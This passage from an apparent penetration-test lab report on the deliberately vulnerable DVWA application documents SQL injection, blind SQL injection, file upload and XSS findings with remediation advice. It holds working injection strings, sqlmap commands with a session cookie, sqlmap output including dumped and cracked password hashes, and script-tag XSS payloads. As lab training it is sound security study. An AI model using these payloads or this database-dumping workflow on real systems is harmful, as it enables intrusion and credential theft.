Implement file whitelisting: Restrict access to only those files that are necessary for the application to function. This can be done by using a whitelist of permitted files and blocking access to all other files.

Use relative file paths: Use relative file paths instead of absolute paths to reduce the risk of file inclusion vulnerabilities. This can help prevent an attacker from specifying an absolute path to a sensitive file on the server.

Restrict file permissions: Limit the permissions on sensitive files and directories to prevent unauthorized access. This can help prevent an attacker from modifying or executing sensitive files.

Implement security headers: Configure security headers on web servers and applications to protect against cross-site scripting (XSS) and other web application vulnerabilities.

References: -

1. [Path Traversal | OWASP Foundation](#)
2. [What is directory traversal, and how to prevent it? | Web Security Academy \(portswigger.net\)](#)
3. [Local File Inclusion: Understanding and Preventing Attacks \(brightsec.com\)](#)

1.5 Finding Dvwa SQL Injection

Severity: - **Critical**

Description: - SQL Injection is a type of web application security vulnerability that allows attackers to inject malicious SQL code into input fields of a web application to access or manipulate the database behind it. In DVWA's case, the SQL Injection vulnerability is deliberately included as a means for users to practice identifying and exploiting the vulnerability.

Instance: - <http://192.168.10.133/dvwa/vulnerabilities/sqli/>

Exploitation Proof of Concept: -

User ID:

ID: 1
First name: admin
Surname: admin

If you want a database name, then type this query in box.

Vulnerability: SQL Injection

User ID:

ID: 1' union select user(),database()#
First name: admin
Surname: admin

ID: 1' union select user(),database()#
First name: root@localhost
Surname: dvwa

Vulnerability: SQL Injection

User ID:

ID: ' or 1=1 #
First name: admin
Surname: admin

ID: ' or 1=1 #
First name: Gordon
Surname: Brown

ID: ' or 1=1 #
First name: Hack
Surname: Me

ID: ' or 1=1 #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 #
First name: Bob
Surname: Smith

Impact: - The impact of a SQL Injection vulnerability in DVWA (Damn Vulnerable Web Application) can be significant. The vulnerability allows attackers to inject malicious SQL code into input fields of the web application, which can lead to unauthorized access and manipulation of the database behind it. This can result in various negative consequences

1. **Data theft:** Attackers can use SQL Injection to extract sensitive data from the database, such as usernames, passwords, credit card information, or other confidential information.
2. **Data manipulation:** Attackers can use SQL Injection to modify or delete data in the database, which can lead to data loss or corruption.
3. **Unauthorized access:** Attackers can use SQL Injection to bypass authentication mechanisms and gain access to parts of the web application or the database that they are not authorized to access.
4. **Application compromise:** Attackers can use SQL Injection to execute arbitrary code on the server, which can lead to complete compromise of the web application and the server it runs on.

Remediation: -

1. **Input validation:** Validate all user input to ensure that it meets the expected format, data type, and length. This can prevent attackers from injecting malicious SQL code into input fields.
2. **Parameterized queries:** Use parameterized queries or prepared statements to construct SQL queries. This can prevent attackers from injecting SQL code into input fields by separating the query and the data.
3. **Least privilege:** Use the principle of least privilege when configuring database users and permissions. This can limit the scope of a successful SQL Injection attack.
4. **Error handling:** Implement proper error handling in the web application to prevent revealing sensitive information about the database structure and error messages that could be useful to attackers.
5. **Regular testing:** Regularly test the web application for security vulnerabilities, including SQL Injection, using tools such as DVWA, SQLmap, or commercial web application scanners.

References: -

1. [OWASP Top Ten 2017 | A1:2017-Injection | OWASP Foundation](#)
2. [What is SQL Injection \(SQLi\) and How to Prevent Attacks \(acunetix.com\)](#)
3. [SQL injection cheat sheet | Web Security Academy \(portswigger.net\)](#)

1.6 Finding Dvwa SQL injection (Blind)

Severity: - Critical

Description: - DVWA's Blind SQL Injection vulnerability requires attackers to use more sophisticated techniques to extract information from the database, such as time-based or Boolean-based attacks, as the web application does not display the results of the injected SQL code.

Instance: - http://192.168.10.133/dvwa/vulnerabilities/sqli_blind/

Exploitation Proof of Concept: -


Vulnerability: SQL Injection (Blind)

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

now intercept with burp suit then get a url and cookies information.



Open terminal and run the sqlmap on it

```
File Actions Edit View Help
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6956 FROM (SELECT(SLEEP(5)))rQpv) AND 'xTOQ&Submit=Submit'

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176626b71,0x4378637256696d6d63624c4e644676556e62436c6d716a45544e4356626a6f6d575061736b465a73,0x71786b7871)-- -8Submit=Submit

[16:15:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[16:15:14] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[16:15:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.133'
[*] ending @ 16:15:14 /2023-03-21/

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.10.133/dvwa/vulnerabilities/sqli_blind/?id=16Submit=Submit" --cookie="security=low; PHPSESSID=54a652e76a0c2befb9d4c86653aae8d4" -D dvwa -T users -C user,password --dump
```

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[16:21:24] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.10.133/dump/dvwa/users.csv'
[16:21:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.133'

[*] ending @ 16:21:24 /2023-03-21/

(kali@kali)-[~]
$
```

Impact: -

1. **Data theft:** Blind SQL Injection can allow an attacker to extract sensitive data from the database, such as usernames, passwords, and credit card numbers.
2. **Data modification:** An attacker may be able to modify or delete data from the database, leading to data corruption or loss.
3. **Privilege escalation:** Blind SQL Injection can allow an attacker to escalate their privileges and gain access to sensitive areas of the application or the database itself.

4. **Denial of Service:** An attacker may be able to use Blind SQL Injection to overload the database or the web application, leading to a denial of service for legitimate users.
5. **Reputation damage:** If sensitive data is stolen or the web application is compromised, it can damage the reputation of the organization that owns the application.

Remediation: -

1. **Input validation:** Ensure that all user inputs are properly validated and sanitized to prevent malicious SQL code from being injected.
2. **Parameterized queries:** Use parameterized queries instead of string concatenation to dynamically construct SQL queries. Parameterized queries are less susceptible to SQL Injection attacks.
3. **Least privilege access:** Grant the web application's database user the least amount of privileges necessary to perform its tasks. This reduces the impact of a successful SQL Injection attack.
4. **Error handling:** Implement error handling in the web application that provides specific feedback to the user, but does not disclose details of the database structure or contents.
5. **Server-side validation:** Perform server-side validation of user inputs to ensure that malicious code cannot be injected into the database.
6. **Use prepared statements:** Prepared statements are another option to prevent SQL Injection, as they allow SQL code to be pre-compiled, which helps to prevent malicious code from being injected.
7. **Regular testing:** Regularly test the web application for SQL Injection vulnerabilities, including Blind SQL Injection, using automated tools and manual testing.

Tool used: - burp suit and sqlmap

References: -

1. [Blind SQL Injection | OWASP Foundation](#)
2. [How to Prevent Blind SQL Injections: The Basics | Acunetix](#)
3. [SQL Injection Prevention - OWASP Cheat Sheet Series](#)


1.7 Finding Dvwa File Upload

Severity: - Critical

Description: - DVWA File Upload is a web application vulnerability that allows an attacker to upload malicious files onto a web server by exploiting insecure file upload functionality. This vulnerability can enable an attacker to execute arbitrary code on the server, access sensitive information, or launch further attacks against other users or systems.


Instance: - <http://192.168.10.133/dvwa/vulnerabilities/upload/>

Exploitation Proof of Concept: -




The screenshot shows the 'Vulnerability: File Upload' page of the DVWA. It features a form with the text 'Choose an image to upload:' followed by a 'Browse...' button and the text 'No file selected.'. Below this is an 'Upload' button. Under the form, there is a section titled 'More info' containing three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>.


Create a basic JavaScript file to save in html extension.




Save it on the desktop and upload it dvwa file upload option.



Now copy the link and past in URL.



And then press enter.



Impact: -

1. **Server compromise:** An attacker may be able to upload a malicious file that allows them to execute arbitrary code on the server, enabling them to take control of the server and access sensitive data.
2. **Data theft:** Once an attacker gains access to the server, they may be able to steal sensitive data such as usernames, passwords, and credit card information.
3. **Malware distribution:** An attacker may be able to use the server to distribute malware to other users who visit the website.
4. **Reputation damage:** If sensitive data is stolen or the web application is compromised, it can damage the reputation of the organization that owns the application.
5. **Legal and financial consequences:** If sensitive data is stolen, an organization may face legal and financial consequences, such as fines, lawsuits, and loss of revenue.

Remediation: -

1. **Validate file type:** The first step to prevent File Upload vulnerability is to validate the file type being uploaded. The web application should only accept files that are needed for the application and block any other file types that can be harmful.
2. **Implement file size restrictions:** Limit the size of the file that can be uploaded by the user to prevent attackers from uploading large files that can consume server resources or crash the server.
3. **Sanitize file names:** Ensure that file names are properly sanitized and do not contain any special characters or symbols that can be used to launch an attack.
4. **Store uploaded files outside of the web root directory:** By storing uploaded

files outside of the web root directory, the files cannot be directly accessed by attackers.

5. **Implement proper access controls:** Limit access to the uploaded files to only authorized users who need to access them.
6. **Use anti-virus software:** Scan uploaded files for malware using anti-virus software to ensure that they do not contain any malicious code.
7. **Regularly monitor and update the web application:** Keep the web application updated with the latest security patches and updates to ensure that any known vulnerabilities are fixed.

Tool used: - basic JavaScript code.

References: -

1. [Hacking Articles - Raj Chandel's Blog](#)
2. [Unrestricted file upload - Vulnerabilities - Acunetix](#)

1.8 Finding Dvwa Reflected Cross Site Scripting (XSS)

Severity: - **High**

Description: - Reflected XSS can be exploited by inserting malicious code into input fields on a web page. When the victim submits the form, the malicious code is reflected back in the response from the server, and is executed in the victim's browser. This vulnerability can be mitigated by properly validating and sanitizing user input, as well as encoding output to prevent it from being interpreted as code.

Instance: - http://192.168.10.133/dvwa/vulnerabilities/xss_r/

Exploitation Proof of Concept: -

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>

Type a JavaScript basic alert script on this textbox.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

`<script> alert("your computer`


Submit

More info

<http://ha.ckers.org/xss.html>

http://en.wikipedia.org/wiki/Cross-site_scripting

<http://www.cgisecurity.com/xss-faq.html>



Impact: - The impact of Reflected Cross Site Scripting (XSS) vulnerability can be significant, as it allows an attacker to execute malicious code in a victim's browser. This can lead to a variety of negative consequences

1. **Stealing sensitive information:** An attacker can use XSS to steal sensitive information from a victim, such as login credentials, credit card numbers, or personal information.
2. **Hijacking user sessions:** XSS can be used to hijack a victim's session, allowing an attacker to perform actions on behalf of the victim, such as making unauthorized purchases or changing account settings.

3. **Spreading malware:** An attacker can use XSS to inject malware into a victim's browser, which can then spread to other computers on the network.
4. **Defacing websites:** An attacker can use XSS to deface a website, replacing legitimate content with their own malicious content.

Remediation: -

1. **Input validation:** Implement proper input validation techniques to ensure that user input is properly sanitized and validated before it is processed by the application. This can include techniques such as whitelisting, blacklisting, or regular expressions.
2. **Output encoding:** Encode output to prevent it from being interpreted as code by the browser. This can be done using functions such as `htmlentities()` or `htmlspecialchars()`.
3. **Content Security Policy (CSP):** Implement a Content Security Policy that restricts the types of content that can be loaded by the browser, such as scripts or stylesheets. This can be done by adding an HTTP response header, or through a meta tag in the HTML.
4. **Use secure development practices:** Implement secure development practices, such as performing regular code reviews and using secure coding standards, to prevent XSS vulnerabilities from being introduced in the first place.
5. **Keep software up-to-date:** Keep software and frameworks up-to-date with the latest security patches and updates to prevent known vulnerabilities from being exploited.
6. **Educate users:** Educate users about the risks of XSS and encourage them to practice safe browsing habits, such as not clicking on suspicious links or entering sensitive information on untrusted websites.

References: -

1. [What is cross-site scripting \(XSS\) and how to prevent it? | Web Security Academy \(portswigger.net\)](https://portswigger.net/web-security/cross-site-scripting/what-is-cross-site-scripting)
2. [Dvwa Reflected XSS Exploit | \(Bypass All Security\) \(ethicalhacs.com\)](https://ethicalhacs.com/dvwa-reflected-xss-exploit/)

1.9 Finding Dvwa Stored Cross Site Scripting (XSS)

Severity: - High

Description: - Stored XSS can be exploited by injecting malicious code into input fields that are then stored in a database and displayed to other users of the application. This vulnerability can be mitigated by properly validating and sanitizing user input, as well as encoding output to prevent it from being interpreted as code.

Instance: - http://192.168.10.133/dvwa/vulnerabilities/xss_s/

Exploitation Proof of Concept: -

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Noman


Message *

<script> alert("you have been hack") </script>

Sign Guestbook

Name: test

Message: This is a test comment.



Impact: - Stored Cross Site Scripting (XSS) vulnerabilities can have a significant impact on the security of a web application and its users. The impact of this vulnerability includes:

1. **Data theft:** An attacker can use Stored XSS to steal sensitive information such as login credentials, personal information, and credit card details, from the application's users.
2. **Account takeover:** An attacker can use Stored XSS to hijack user sessions, allowing them to perform unauthorized actions on behalf of the victim, such as making unauthorized purchases or changing account settings.
3. **Malware propagation:** An attacker can use Stored XSS to inject malicious code into a web application, which can then be used to distribute malware to the application's users.
4. **Website defacement:** An attacker can use Stored XSS to deface a website, replacing the legitimate content with their own malicious content.
5. **Reputation damage:** A successful attack using Stored XSS can result in damage to the reputation of the website and the organization behind it, leading to loss of business and other negative consequences.

Remediation: -

1. **Input validation:** Implement proper input validation techniques to ensure that user input is properly sanitized and validated before it is stored in the database. This can include techniques such as whitelisting, blacklisting, or regular expressions.
2. **Output encoding:** Encode output to prevent it from being interpreted as code by the browser. This can be done using functions such as `htmlspecialchars()` or `htmlspecialchars()`.
3. **Content Security Policy (CSP):** Implement a Content Security Policy that restricts the types of content that can be loaded by the browser, such as scripts or

stylesheets. This can be done by adding a HTTP response header, or through a meta tag in the HTML.

4. **Use secure development practices:** Implement secure development practices, such as performing regular code reviews and using secure coding standards, to prevent XSS vulnerabilities from being introduced in the first place.
5. **Database security:** Ensure that the database is properly secured with access controls and encryption to prevent attackers from accessing or modifying stored data.
6. **User education:** Educate users about the risks of XSS and encourage them to practice safe browsing habits, such as not clicking on suspicious links or entering sensitive information on untrusted websites.

References: -

1. [Cross Site Scripting \(XSS\) | OWASP Foundation](#)
2. [What is cross-site scripting \(XSS\) and how to prevent it? | Web Security Academy \(portswigger.net\)](#)

1.10 Finding Dvwa JavaScript

Severity: - **LOW**

Description: - JavaScript is a very capable programming language. An attacker can use these abilities, combined with XSS vulnerabilities, simultaneously as part of an attack vector. So instead of XSS being a way just to obtain critical user data, it can also be a way to conduct an attack directly from the user's browser.

Instance: - <http://127.0.0.1/https-github.com-ethicalhack3r-DVWA>

[/vulnerabilities/javascript/](#)

Exploitation Proof of Concept: -

Vulnerability: JavaScript Attacks

